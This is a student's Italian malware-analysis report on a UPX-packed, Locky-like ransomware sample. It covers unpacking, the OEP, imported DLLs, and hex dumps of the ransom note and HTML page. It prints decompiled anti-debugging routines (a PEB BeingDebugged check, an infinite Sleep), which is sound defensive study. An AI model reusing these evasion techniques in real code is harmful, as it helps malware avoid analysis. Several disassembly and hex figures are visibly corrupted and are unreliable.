

Analisi del Malware – Relazione Homework 4

Studente: Andrea Pepe Matricola: 0315903

OBIETTIVO

Determinare informazioni riguardanti le funzionalità del programma “hw4.ex_”.

ANALISI DI BASE

In primo luogo, è stata effettuata una ricerca delle stringhe utilizzate dall'eseguibile tramite il comando *strings* su Sistema Operativo Linux; tra le varie stringhe ottenute, di maggiore rilevanza sono le seguenti:

```
UPX0
UPX1
.rsrc
UPX!
cmutil.dll
KERNEL32.DLL
shell32.dll
shimeng.dll
user32.dll
CmAtola
ExitProcess
GetProcAddress
LoadLibraryA
VirtualProtect
StrChrW
SE_IsShimDll
GetPropA
```

Dalle stringhe che contengono “UPX”, si desume che l'eseguibile sia stato impacchettato usando un packer e, molto probabilmente, tale packer è proprio UPX. Inoltre, sono visibili i nomi delle DLL importate e delle API usate, tra cui figurano *LoadLibraryA* e *GetProcAddress*. Ciò avvalorava l'ipotesi che il programma sia impacchettato e che userà tali API per ricostruire la IAT una volta eseguito.

Analizzando l'eseguibile con *PeStudio*, risulta evidente che i nomi delle testate siano UPX0 e UPX1, chiaro segno dell'uso di un packer, così come il valore elevato dell'entropia delle sezioni e il fatto che tali sezioni risultano come self-modifying.

Utilizzando le firme dell'eseguibile fornite da *PeStudio*, si è effettuata una ricerca su *VirusTotal* che ha prodotto il seguente esito: il file è stato indicato come malevolo da 43 security vendors su 68 e, coloro che lo hanno rilevato come tale, lo descrivono perlopiù come un Trojan.Crypt o Ransom.Locky. Molto probabilmente, l'eseguibile è un ransomware.

Si analizza il file anche con *PEBear*, concentrandosi maggiormente sulla sezione *.rsrc* vista da *PeStudio*. Si scopre che nella sezione risorse sono presenti due files, entrambi di grandezza pari a 1024 bytes, ma il cui contenuto sembra essere cifrato o comunque non human-readable. Anche utilizzando *ResourceHacker* non si riescono ad ottenere maggiori informazioni a riguardo.

Oltre a ciò, viene creato sul desktop anche un file il cui nome inizia con la stringa indicata come ID personale e che ha estensione “.asasin”, così come tutti i files che il malware ha criptato. Dopodiché, l’eseguitibile si cancella.

Prima di procedere con i tentativi di depacking, si tenta di fare anche analisi dinamica di base, utilizzando *ProcessExplorer* e *ProcessMonitor*, insieme a *RegShot*. Tuttavia, il malware compie numerosissime operazioni e accede moltissime volte al registro di sistema, anche se il più delle volte probabilmente a causa di API che utilizza. Filtrando per le operazioni di SetValue nel registro, si vede che modifica alcuni valori che hanno a che fare con lo sfondo del desktop, ma il resto non sembra essere interessante.

Time of...	Process Name	PID	Operation	Path
10:51:02....	hw4.exe	3772	RegSetValue	HKCU\Control Panel\Desktop\WallpaperStyle
10:51:02....	hw4.exe	3772	RegSetValue	HKCU\Control Panel\Desktop\TileWallpaper
10:51:02....	hw4.exe	3772	RegSetValue	HKCU\Control Panel\Desktop\Wallpaper
10:51:02....	hw4.exe	3772	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\ApplicationAssociationToasts\FirefoxHTML
10:51:02....	hw4.exe	3772	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\htm\OpenWithProgids\ht
10:51:02....	hw4.exe	3772	RegSetValue	HKCU\Software\Classes\Local Settings\MrtCache\C:%5CWindows%5CSystemApps%5CMicro
10:51:02....	hw4.exe	3772	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\htm\OpenWithProgids\ht
10:51:02....	hw4.exe	3772	RegSetValue	HKCU\Software\Classes\Local Settings\MrtCache\C:%5CWindows%5CSystemApps%5CMicro
10:51:03....	hw4.exe	3772	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\bmp\OpenWithProgids\F
10:51:03....	hw4.exe	3772	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
10:51:03....	hw4.exe	3772	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
10:51:03....	hw4.exe	3772	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
10:51:03....	hw4.exe	3772	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
10:51:03....	hw4.exe	3772	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
10:51:03....	hw4.exe	3772	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
10:51:03....	hw4.exe	3772	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
10:51:04....	hw4.exe	3772	RegSetValue	HKCU\Software\Classes\Local Settings\MrtCache\C:%5CProgram Files%5CWindowsApps%5C
10:51:04....	hw4.exe	3772	RegSetValue	HKCU\Software\Classes\Local Settings\MrtCache\C:%5CProgram Files%5CWindowsApps%5C
10:51:04....	hw4.exe	3772	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC3
10:51:04....	hw4.exe	3772	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC4
10:51:04....	hw4.exe	3772	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC1

3 Analisi con ProcessMonitor. Filtraggio per RegSetValue

UNPACKING

Per poter analizzare il vero malware, è necessario spaccettarlo. Si tenta di ottenere l’OEP guardando le istruzioni di jump dal disassembler di *Ghidra*, per poter individuare possibili tail jump.

POP EAX	
PUSH EAX	
PUSH ESP=>local_24	
PUSH EAX	
PUSH EBX	
PUSH EDI=>IMAGE_DOS_HEADER_00400000	
CALL EBP=>KERNEL32.DLL::VirtualProt	
POP EAX	
POPAD	
LEA EAX=>local_7c,[ESP + -0x80]	
AB_004a20c7	XREF[1]:
PUSH 0x0=>local_res0	
CMP ESP,EAX	
JNZ LAB_004a20c7	
SUB ESP,-0x80	
JMP LAB_0040ea13	

Location	Label	Namespace	Preview
004a1f6d	entry		JMP LAB_004a1f7a
004a1fb2	entry		JMP LAB_004a1f88
004a1fc1	entry		JMP LAB_004a2015
004a1fd9	entry		JMP LAB_004a1fe6
004a202f	entry		JMP LAB_004a1f76
004a2045	entry		JMP LAB_004a1f76
004a208b	entry		JMP LAB_004a206e
004a20d0	entry		JMP LAB_0040ea13

4 Long jump ad indirizzo 0x0040EA13

L'unico jump lontano è quello che porta ad indirizzo 0x0040EA13. Sembra essere un buon candidato essendo effettuato dopo una istruzione POPAD. Tuttavia, tale indirizzo è lo stesso entry point ottenuto effettuando l'unpacking con UPX, molto probabilmente inesatto.

Infatti, seguendo il jump con *OllyDbg*, si cade in un'area di memoria non contenente codice. Forzando il debugger a disassemblare, si nota che in realtà si tratta di istruzioni valide. Seguendo il comportamento col debugger, si vede che attraverso l'uso di *LoadLibrary* e *GetProcAddress*, il programma ottiene l'indirizzo dell'API *VirtualAlloc*, che utilizza per allocare memoria dinamicamente, in cui va a scrivere istruzioni e vi salta dentro con una CALL.

00409921	E8 46000000	CALL hw4.004069E5	JMP to KERNEL32.VirtualAlloc
00409922	90	POP ECX	
00409923	89F8 00	CMF EAX,0	
00409924	0F84 67800000	JE hw4.0040EA10	
00409925	3D18	LEA EBX,DMWORD PTR DS:[EAX]	
00409926	53	PUSH EBX	
00409927	FF31	PUSH DMWORD PTR DS:[ECX]	
00409928	58	POP EAX	
00409929	F8	CLC	
0040992A	83D1 04	ADC ECX,4	
0040992B	F7D0	NOT EAX	
0040992C	F8	CLC	
0040992D	83D8 21	SBB EAX,21	
0040992E	8D48 FF	LEA EAX,DMWORD PTR DS:[EAX-1]	
0040992F	29F8	SUB EBX,ESI	
00409930	29F5	SUB ESI,ESI	
00409931	29C6	SUB ESI,EAX	
00409932	F7D0	NEG ESI	
00409933	8903	MOV DMWORD PTR DS:[EBX],EAX	
00409934	8D5B 04	LEA EBX,DMWORD PTR DS:[EBX+4]	
00409935	8D77 FC	LEA EDI,DMWORD PTR DS:[EDI-4]	
00409936	89FF 00	CMF EDI,0	
00409937	75 DB	JNZ SHORT hw4.004069AC	
00409938	5B	POP EBX	
00409939	8D35 A0404900	LEA ESI,DMWORD PTR DS:[4940A00]	
0040993A	FF36	PUSH DMWORD PTR DS:[ESI]	
0040993B	FFD3	CALL EBX	
0040993C	0000	ADD BYTE PTR DS:[EAX],AL	
0040993D	0000	ADD BYTE PTR DS:[EAX],AL	
0040993E	0000	ADD BYTE PTR DS:[EAX],AL	
0040993F	0000	ADD BYTE PTR DS:[EAX],AL	
00409940	00FF	ADD BH,BH	
00409941	25 A0634900	AND EAX,4963A0	
00409942	8D05 5E404900	LEA EAX,DMWORD PTR DS:[904E4D5E]	
00409943	2D 21E36498	SUB EAX,9864E321	
00409944	5B	PUSH EBX	
00409945	5B	PUSH EBX	

Address	Hex dump	ASCII	0019FF08	00000000	Address = NULL
00409945	00 00 00 00 7C 02 00 00 00 00 00 00 00 00 FF 76v	0019FF0C	00000688	Size = 688 (1672.)
00409946	00 00 00 00 60 FC 00 77 53 69 40 00 74 39 74 62W(0,t9tb	0019FF10	00001000	AllocationType = MEM_COMMIT
00409947	5E 79 75 6E 60 69 65 72 74 76 65 63 76 61 72 63nyunniertuecuaro	0019FF14	00000040	Protect = PAGE_EXECUTE_READWRITE
00409948	76 72 74 38 74 62 65 79 75 6E 60 69 65 72 74 76vut5tbnynniertv	0019FF18	00496000	hw4.00496000
00409949	65 63 76 00 75 00 6E 00 69 00 70 00 6C 00 61 00	ecv.u.n.i.p.l.a.	0019FF1C	0040EAE2	RETURN to hw4.0040EAE2 from hw4.004072D1
0040994A	74 00 2E 00 64 00 6C 00 6C 00 00 00 00 00 00 00	...d.l.i.....	0019FF20	00000000	
0040994B	52 65 61 64 50 72 6F 63 65 73 73 40 6C 6D 65 72	ReadProcessMemory	0019FF24	00000000	

5 Utilizzo di VirtualAlloc

Proseguendo l'esecuzione tramite debugger, si nota che vengono caricate diverse DLL ed APIs, segno che il programma stia ricostruendo la Import Address Table. Ad un certo punto, l'esecuzione tenta di modificare il contenuto delle sezioni di cui è composto, compresa la testata, in cui riscrive anche i nomi corretti delle sezioni:

text	..Hä.	▶
.a	♦	
.rdata		
eg	..ä..h..ë	
	..@	
data	..▶	
♦	v	
..@	..reloc	
(..F♦.*..♦	
	..@	
..B		
..cdata	..▶	
..@	..@	

6 Nomi corretti delle sezioni: text, rdata, data, reloc, cdata

Le varie sezioni vengono riscritte con delle istruzioni assembly del tipo:

```
REP MOVSB BYTE PTR ES:[EDI], BYTE PTR DS:[ESI]
```

Avendo riscritto gli headers, si presuppone che abbia messo a posto anche il valore dell'entry point presente nella testata. Quindi, da *OllyDbg*, dalla finestra Memory Map, si accede ad un dump della testata per ottenere tale entry point, che molto probabilmente sarà il vero OEP.

The screenshot displays three windows from OllyDbg:

- Assembly Window:** Shows assembly instructions. A yellow highlight is on the instruction `REP MOVSB BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]` at address `00401100`.
- Memory map window:** Shows a table of memory sections. The 'stack of main thread' is visible, spanning from `00095000` to `001F5000`.
- Dump window:** Shows a dump of the PE header. The 'AddressOfEntryPoint' field is highlighted in green with the value `00402D8F`.

7 Dump della testata dell'eseguibile dopo essere stata modificata dal malware. L'entry point è ad offset 0x2D8F, quindi ad indirizzo 0x00402D8F

Si individua come OEP l'indirizzo 0x00402D8F. Effettivamente, dopo aver concluso le operazioni dello stub e aver ricostruito la IAT, viene effettuato un long jump a tale indirizzo. Inoltre, poco dopo nel flusso d'esecuzione, vengono invocate APIs quali *GetStartupInfoW*, *HeapSetInformation* e *GetCommandLineA*, chiaramente segno di essere nella entry.

Tuttavia, effettuando un dump con il plugin *OllyDump* e aprendo il file di output con il disassembler di Ghidra, non appaiono le sezioni ricostruite dal malware, ma sono ancora rimaste le sezioni UPX0, UPX1 e rsrc. Infatti, provando a lanciare l'eseguibile ottenuto facendo il dump, si ottiene un errore. Si utilizza allora il plugin *OllyDumpEx*, il quale permette di effettuare un dump del processo in memoria, ricostruendo bene le testate. Il tutto funziona correttamente.

NUOVI OBIETTIVI

Ottenuto un dump pulito e funzionante dell'eseguibile e noto che esso contenga un ransomware, ci si pone i seguenti obiettivi da raggiungere nel processo di analisi:

- Determinare quali files e quali drives vengono cifrati e attaccati dal malware
- Determinare come ogni file viene cifrato e con quali chiavi di cifratura, se utilizzate e se individuabili
- Come il malware riesce a fare privilege escalation
- Capire come viene generato l'ID dell'utente
- Capire se eventuali chiavi di cifratura sono generate localmente od ottenute connettendosi alla rete
- Capire se il malware tenta di evadere all'analisi
- Capire se il malware, dopo aver operato, rimane persistente nel sistema e, se sì, se si nasconde
- Comprendere come il malware ottiene la pagina html che viene mostrata e la bitmap. Inoltre, capire come fa ad impostare la bitmap come sfondo del desktop
- Capire se il malware comunica con un server di controllo

ANALISI DI BASE ULTERIORE

Analizzando il dump precedentemente ottenuto con PeStudio, si vede che sono importate le seguenti DLL:

library (11)	blacklist (4)	type (1)	functions (197)	description
kernel32.dll	-	implicit	112	Windows NT BASE API Client DLL
advapi32.dll	-	implicit	33	Advanced Windows 32 Base API
wininet.dll	x	implicit	14	Internet Extensions for Win32
gdi32.dll	-	implicit	12	GDI Client DLL
user32.dll	-	implicit	7	Multi-User Windows USER API Client DLL
oleaut32.dll	-	implicit	6	OLEAUT32.DLL
mpr.dll	x	implicit	4	Multiple Provider Router DLL
ole32.dll	-	implicit	4	Microsoft OLE for Windows
netapi32.dll	x	implicit	2	Net Win32 API DLL
shell32.dll	-	implicit	2	Windows Shell Common Dll
urlmon.dll	x	implicit	1	OLE32 Extensions for Win32

8 DLL utilizzate dal programma

Da ciò e dalle varie API utilizzate, si comprende che molto probabilmente il malware si connette alla rete.

È stato utilizzato *Ghidra* per individuare le stringhe del programma. Tra tutte quelle ottenute, quelle maggiormente rilevanti che non siano nomi di API o DLL sono le seguenti:

"vector<T> too long"	ds
u".tmp"	unicode
u"0123456789ABCDEF"	unicode
u"asasin"	unicode
"map/set<T> too long"	ds
"invalid map/set<T> iterator"	ds
"Tahoma"	ds
"~~~"	ds
u"0123456789abcdef"	unicode
"0123456789ABCDEF"	ds
"SeRestorePrivilege"	ds
"SeBackupPrivilege"	ds
"SeTakeOwnershipPrivilege"	ds
"SeDebugPrivilege"	ds
"string too long"	ds

9 Stringhe di hw4_dump.exe viste da Ghidra

È interessante notare la presenza della stringa “asasin” in formato UNICODE, che è quella utilizzata come estensione dei file criptati. Inoltre, è importante notare la presenza delle stringhe “SeRestorePrivilege”, “SeBackupPrivilege”, “SeTakeOwnershipPrivilege” e “SeDebugPrivilege”, le quali potrebbero descrivere i privilegi che il malware tenta di ottenere nella fase di privilege escalation.

Una ulteriore informazione ottenuta aprendo il file dumpato con *Ghidra* è che il programma è stato compilato con un compilatore VisualStudio.

Infine, si fa notare che il file originale contenente il malware, ovvero “hw4.ex_”, non è appunto un file in formato .exe, quindi non eseguibile direttamente. È in un formato compresso, ma la versione .exe è facilmente ottenibile utilizzando il comando *expand* da linea di comando in Windows.

ANALISI AVANZATA

Aperto il file dumpato con il disassembler di *Ghidra*, si è partiti dalla entry e si è subito individuata la funzione *main* del programma, essendo una delle ultime ad essere chiamata da entry. Il codice disassemblato è molto contorto da seguire, a causa delle numerose istruzioni di jump che lo rendono quasi illeggibile. Tuttavia, il decompilatore fornisce un grosso aiuto nella comprensione delle istruzioni eseguite.

```
void main(void)
{
    HMODULE pHVar1;
    UINT uExitCode;

    pHVar1 = GetModuleHandleA((LPCSTR)0x0);
    VirtualAllocReturnVal =
        InitData_checkBeingDebugged
            ((uint *)pHVar1,*(ushort **)((int)&pHVar1[0x14].unused + pHVar1[0xf].unused));
    if (VirtualAllocReturnVal == (ushort *)0x0) {
        uExitCode = 0xffffffff;
    }
    else {
        uExitCode = DoingTheBigWork();
    }
    /* WARNING: Subroutine does not return */
    ExitProcess(uExitCode);
}
```

10 Funzione main del programma

Con la chiamata a *GetModuleHandleA(NULL)*, viene ottenuto un handle al file usato per creare il processo chiamante, quindi un handle al file dell'eseguibile.

In seguito, la funzione *InitData_checkBeingDebugged*, alloca memoria dinamicamente invocando *VirtualAlloc* e popola dati in tale area e in variabili globali. L'indirizzo di tale area è ritornato dalla funzione e salvato in una variabile globale. Si nota che tale area di memoria viene popolata in modo diverso a seconda se il processo in esecuzione si accorge di essere sotto il controllo di un debugger: infatti, tramite il registro FS, si accede al byte *BeingDebugged* della struttura *Process Environment Block (PEB)*; se tale byte è diverso da zero, quindi se il processo è debuggato, esso ottiene un handle verso *kernel32.dll* e lo usa per caricare l'API *AllocConsole*. Dopodiché, non inizializza l'area di memoria allocata dinamicamente come dovrebbe, bensì vi copia il codice della *AllocConsole*.

```
45 puVar5 = (ushort *)VirtualAlloc((LPVOID)0x0, (SIZE_T)dwSize, 0x3000, 4);
46 puVar7 = (uint *)0x0;
47 if (puVar5 == (ushort *)0x0) goto LAB_00477a0a;
48 local_8 = (uint)*(byte *)((int *)((int *)(&in_FS_OFFSET + 0x18) + 0x30) + 2);
49 local_c = puVar5;
50 if (local_8 != 0) {
51     arg1 = 0x6e72656b;
52     arg2 = 0x32336c65;
53     local_28 = 0x6c6c642e;
54     local_24 = 0;
55     local_20 = 0x6f6c6c41;
56     local_1c = 0x6e6f4363;
57     local_18 = 0x656c6f73;
58     local_14 = 0;
59     lpProcName = &local_20;
60     hModule = GetModuleHandleA((LPCSTR)&arg1);
61     _Src = GetProcAddress(hModule, (LPCSTR)lpProcName);
62     FID_conflict_memcpy(puVar5, _Src, (size_t)dwSize);
63     return puVar5;
64 }
```

11 Misura anti-debugger: controllo del byte *BeingDebugged* della PEB

[illegible][illegible]

```

00061490 70 00 00 EF B8 BF 30 5F 20 2A 2A 2E 2E 2A 5F 7C
00061491 00 00 0A 28 2B 20 5F 20 2A 2A 2E 2E 2A 5F 7C
00061492 21 21 20 49 40 50 4F 52 54 41 4E 54 20 49 4E
00061493 4F 52 40 41 54 49 4F 52 54 21 21 21 21 00 0A
00061494 0A 41 6C 6C 6F 66 66 20 79 63 75 72 20 66 69
00061495 65 73 20 61 72 65 20 65 66 72 72 79 70 74 65
00061496 27 77 69 74 68 20 52 53 41 20 32 30 34 38 20
00061497 6E 64 20 41 45 53 20 31 32 38 20 63 69 70 68
00061498 72 73 2E 00 0A 40 6F 72 62 65 66 6F 72 6D
00061499 64 74 20 61 6E 64 66 20 61 65 66 6F 72 6D
00061500 52 53 41 20 61 6E 64 66 20 61 45 53 62 61
00061501 62 65 20 66 6F 75 6E 64 20 68 65 72 65 3A 00
00061502 20 20 20 20 68 74 74 70 3A 2F 2F 65 6E 27 69
00061503 6B 69 70 65 64 69 61 2E 6F 72 67 2F 77 69 68
00061504 2F 52 53 41 5F 28 63 72 79 70 74 6F 73 73 74
00061505 65 6D 29 00 0A 20 20 20 20 68 74 74 70 3A 2F
00061506 65 6E 2E 77 69 68 69 70 65 64 69 61 2E 6F
00061507 20 77 69 70 74 69 69 69 69 69 69 69 69 69
00061508 6E 63 72 79 70 74 69 69 6E 6F 5F 53 74 61
00061509 72 64 00 0A 20 20 20 20 00 0A 44 65 63 72 79
00061510 74 69 6E 67 20 6F 66 20 79 6F 75 72 20 66 69
00061511 65 73 20 69 73 20 6F 6E 6E 6C 79 20 70 6F 73
00061512 62 6C 65 20 77 69 64 74 68 20 74 68 65 70 72
00061513 72 73 74 70 74 70 74 6F 67 72 62 61 20 77
00061514 63 72 65 74 20 73 65 72 6E 65 72 6E 0A 5A 6F
00061515 20 72 65 63 65 69 76 65 20 79 6F 75 72 20 70
00061516 69 76 71 64 65 20 68 65 79 20 66 6F 6C 6C 6F
00061517 60 6E 65 20 6F 66 20 6F 66 20 74 68 65 20 6C
00061518 73 3A 00 0A 00 0A 0A 0A 0A 0A 68 65 20 61 6C
00061519 66 20 74 68 69 73 20 51 64 64 72 65 73 73 65
00061520 20 61 72 65 20 6F 66 20 64 20 61 76 61 69
00061521 64 65 20 6F 66 20 6F 66 20 6F 66 20 6F 66
00061522 20 73 74 65 70 73 3A 00 0A 20 61 6E 64 20
00061523 44 6F 77 6E 6C 6F 61 64 20 61 6E 64 20 69 6E
00061524 74 61 6C 6C 20 54 6F 72 20 42 72 6F 77 73 65
00061525 3A 20 68 74 74 70 73 3A 2F 2F 77 77 77 77 6F
00061526 72 70 72 6F 6A 65 6F 74 2E 6F 72 6F 6F 6F
00061527 6E 6F 61 64 2F 64 6F 77 6E 6C 6F 6F 6F 6F
00061528 61 73 79 2E 68 74 6D 6C 00 0A 20 20 20 20 32
00061529 66 75 69 20 69 6E 73 74 21 6C 6C 61 74 69 6F
00061530 20 20 72 65 20 74 68 65 20 62 72 6F 77 73
00061531 72 20 71 6E 64 20 77 61 69 74 20 66 6F 72 69
00061532 6E 69 74 69 61 6C 69 7A 61 74 69 6F 6E 2E 00
00061533 20 20 20 20 33 2E 54 79 70 65 20 69 6E 20 74
00061534 68 65 20 61 64 74 72 75 73 73 20 62 61 72 3A
00061535 67 34 36 6D 62 72 75 70 66 73 78 6F 6E 75 6B
00061536 20 20 20 20 62 72 75 70 66 73 78 6F 6E 75 6B
00061537 30 30 30 30 46 46 00 0A 20 20 20 20 3A 2E
00061538 46 6F 6C 6C 6F 77 20 74 68 65 20 69 6E 73 74
00061539 75 63 74 69 6F 6E 73 20 6F 6E 20 74 68 65
00061540 69 74 65 2E 00 0A 0A 21 21 21 20 59 6F 75 72
00061541 20 70 65 72 73 6F 6E 61 6C 20 69 64 65 6E 74
00061542 66 69 63 61 74 69 6F 6E 20 49 4A 3A 20 46 46
00061543 30 30 30 30 30 30 30 30 30 30 30 30 30 30
00061544 7C 2D 2B 00 0A 2D 2E 2E 2E 2E 2E 2D 2A 0B
00061545 0A 7C 2A 2B 2E 2A 2D 30 5F 2D 2A 30 2B 0A 7C
00061546 77 7E 7C 30 7C 5F 5F 5F 0A 00 00 00 00 00
00061547 77 7E 7C 30 7C 5F 5F 5F 0A 00 00 00 00 00
00061548 77 7E 7C 30 7C 5F 5F 5F 0A 00 00 00 00 00
00061549 77 7E 7C 30 7C 5F 5F 5F 0A 00 00 00 00 00

```

8

00662490	00 00 3C 68 74 6D 6C 20 63 6C 61 73 73 3D 27	...<html class='
006624A0	77 68 6C 6D 72 79 71 27 20 64 61 74 61 2D 61 71	whlmryq' data-aq
006624B0	64 6D 6E 75 62 3D 27 75 6F 6C 79 76 76 68 64 27	dmnub='uolyvvhnd'
006624C0	3E 3C 68 65 61 64 3E 0A 3C 6D 65 74 61 2D 63 68	><head>.<meta ch
006624D0	61 72 73 65 74 3D 27 75 74 66 2D 38 27 3E 0A 3C	arset='utf-8'>.<
006624E0	73 74 79 6C 65 3E 2E 78 71 76 63 75 77 2D 7B 63	style>.<xqvcuw {c
006624F0	6F 6C 6F 72 3A 2D 28 64 65 64 65 64 65 3B 6C 65	olor: #dedede;le
00662500	66 74 2D 3A 2D 2D 39 31 30 70 78 3B 70 6F 73 69	ft : -910px;posi
00662510	74 69 6F 6E 2D 3A 2D 61 62 73 6F 6C 75 74 65 3B	tion : absolute;
00662520	7D 62 6F 64 79 7B 62 61 63 6B 67 72 6F 75 6E 64	>body{background
00662530	2D 63 6F 6C 6F 72 3A 23 64 65 64 65 64 65 3B 7D	-color:#dedede;}
00662540	2E 6F 69 63 6C 69 7B 63 6F 6C 6F 72 3A 23 64 65	.oicli{color:#de
00662550	64 65 64 65 7D 3C 2F 73 74 79 6C 65 3E 3C 62 6F	dedede}</style><bo
00662560	64 79 3E 3C 66 6F 6E 74 2D 73 74 79 6C 65 3D 27	dy><font style='
00662570	66 6F 6E 74 2D 66 61 6D 69 6C 79 3A 2D 74 61 68	font-family: tah
00662580	6F 6D 61 27 3E EF 8B BF 3C 64 69 76 2D 63 6C 61	oma'>ηη<div cla
00662590	73 73 3D 78 71 76 63 75 77 3E 63 69 67 77 6C 64	ss=xqvcuw>oiguld
006625A0	77 62 68 3C 2F 64 69 76 3E 3D 5F 2D 2A 2E 2E	wbh</div>_~*..
006625B0	24 5F 7C 3C 73 70 61 6E 2D 63 6C 61 73 73 3D 27	\$_!<span class=
006625C0	6F 69 63 6C 69 27 3E 65 3C 2F 73 70 61 6E 3E 3C	oicli'>e<
006625D0	62 72 2D 2F 3E 3C 73 70 61 6E 2D 63 6C 61 73 73	br /><span class
006625E0	3D 27 6F 69 63 6C 69 27 3E 61 3C 2F 73 70 61 6E	=>oicli'>a<span class='oi
00662600	63 6C 69 27 3E 26 6E 62 73 70 3B 3C 2F 73 70 61	cli'> </spa
00662610	6E 3E 3C 73 70 61 6E 2D 63 6C 61 73 73 3D 27 6F	n><span class='o
00662620	69 63 6C 69 27 3E 61 3C 2F 73 70 61 6E 3E 3C 64	ioli'>a<d
00662630	69 76 2D 63 6C 61 73 73 3D 78 71 76 63 75 77 3E	iv class=xqvcuw>
00662640	68 6E 62 70 6E 6D 67 3C 2F 64 69 76 3E 3C 73 70	hnbpmg</div><sp
00662650	61 6E 2D 63 6C 61 73 73 3D 27 6F 69 63 6C 69 27	an class='oicli'
00662660	3E 63 3C 2F 73 70 61 6E 3E 3C 66 6F 6E 74 3E 3C	><
00662670	73 70 61 6E 2D 63 6C 61 73 73 3D 27 6F 69 63 6C	span class='oicl
00662680	69 27 3E 2D 3C 2F 73 70 61 6E 3E 3C 64 69 76 2D	i'> <div
00662690	63 6C 61 73 73 3D 78 71 76 63 75 77 3E 73 66 65	class=xqvcuw>sfe
006626A0	69 79 6F 70 3C 2F 64 69 76 3E 3C 73 70 61 6E 2D	iyop</div>b<
006626C0	2F 73 70 61 6E 3E 3C 66 6F 6E 74 2D 63 6C 61 73	/span><font clas
006626D0	73 3D 27 61 79 68 71 76 65 6B 6D 72 78 27 3E 3C	s='aykqvekmr'><
006626E0	64 69 76 2D 63 6C 61 73 73 3D 78 71 76 63 75 77	div class=xqvcuw
006626F0	3E 6D 62 7A 68 71 63 63 79 72 3C 2F 64 69 76 3E	>mbzhqocy</div>
00662700	3C 73 70 61 6E 2D 63 6C 61 73 73 3D 27 6F 69 63	<span class='oic
00662710	6C 69 27 3E 26 6E 62 73 70 3B 3C 2F 73 70 61 6E	li'> <div clas
00662730	73 3D 78 71 76 63 75 77 3E 67 74 77 66 68 66 68	s=xqvcuw>gtwfhk
00662740	3C 2F 64 69 76 3E 3C 73 70 61 6E 2D 63 6C 61 73	</div><span clas
00662750	73 3D 27 6F 69 63 6C 69 27 3E 2D 3C 2F 73 70 61	s='oicli'> </spa
00662760	6E 3E 3C 64 69 76 2D 63 6C 61 73 73 3D 78 71 76	n><div class=xqv
00662770	63 75 77 3E 77 78 61 64 7A 65 3C 2F 64 69 76 3E	cuw>wxadze</div>
00662780	3C 73 70 61 6E 2D 63 6C 61 73 73 3D 27 6F 69 63	<span class='oic

15 Quarta area: è ben visibile in ASCII il testo della pagina html

Inoltre, un byte ad offset 0x6490 dall'indirizzo base è impostato a 1.

Procedendo nell'analisi, nel main viene chiamata la funzione che darà inizio al vero lavoro del malware e che è stata ridenominata *DoingTheBigWork*. Essa compie alcune operazioni preliminari:

```


38 SetErrorMode(0x8003);
39 SetUnhandledExceptionFilter(CustomExceptionHandler);
40 DisableVirtualizationForCurrentProcess();
41 iVar11 = VirtualAllocReturnVal;
42 *(undefined4 *) (unaff_EBP + -4) = 0;
43 if (*(char *) (iVar11 + 0xe) == '\0') goto LAB_0042a02e;
44 LVar3 = GetSystemDefaultLangID();
45 if (((LVar3 & 0x3ff) != 0x19) && (LVar3 = GetUserDefaultLangID(), (LVar3 & 0x3ff) != 0x19)) &&
46 (LVar3 = GetUserDefaultUILanguage(), (LVar3 & 0x3ff) != 0x19)) goto LAB_0042a02e;
47 do {
48     *(undefined4 *) (unaff_EBP + -4) = 0xffffffff;
49     FUN_00431de0();
50 LAB_0042a02e:
51     if (*(int *) (VirtualAllocReturnVal + 8) != 0) {
52         Sleep(*(int *) (VirtualAllocReturnVal + 8) * 1000);
53     }

```

16 Inizio della funzione DoingTheBigWork


Come prima cosa, invoca la *SetErrorMode* con parametro 0x8003, corrispondente a SEM_FAIL-CRITICALERRORS | SEM_NOPAGFAULTERRORBOX | SEM_NOOPENFILEERRORBOX. In questo modo evita che il sistema mostri finestre di dialogo riportanti eventuali errori critici ed errori dovuti a chiamate alla *OpenFile*, restituendoli invece al processo chiamante. Successivamente, invoca la *SetUnhandledExceptionFilter* per settare un gestore delle eccezioni custom. Oltre a chiamare delle APIs per ottenere la lingua di default del sistema e quella settata per l'utente, è interessante notare che effettua dei controlli su alcuni byte dell'area di memoria precedentemente allocata

(*VirtualAllocReturnVal*). In particolare, a riga 51 nell'immagine precedente, controlla che l'intero ad offset 8 sia diverso da zero e, nel caso, effettua una *Sleep* del valore presente in tale intero moltiplicato per 1000. Se l'area di memoria allocata precedentemente è quella della *AllocConsole*, quindi il processo si è reso conto di essere debuggato, la *Sleep* viene invocata con un valore negativo, pari a -800, il che equivale a fare una *Sleep* all'infinito. È chiaramente una misura anti-debugger.



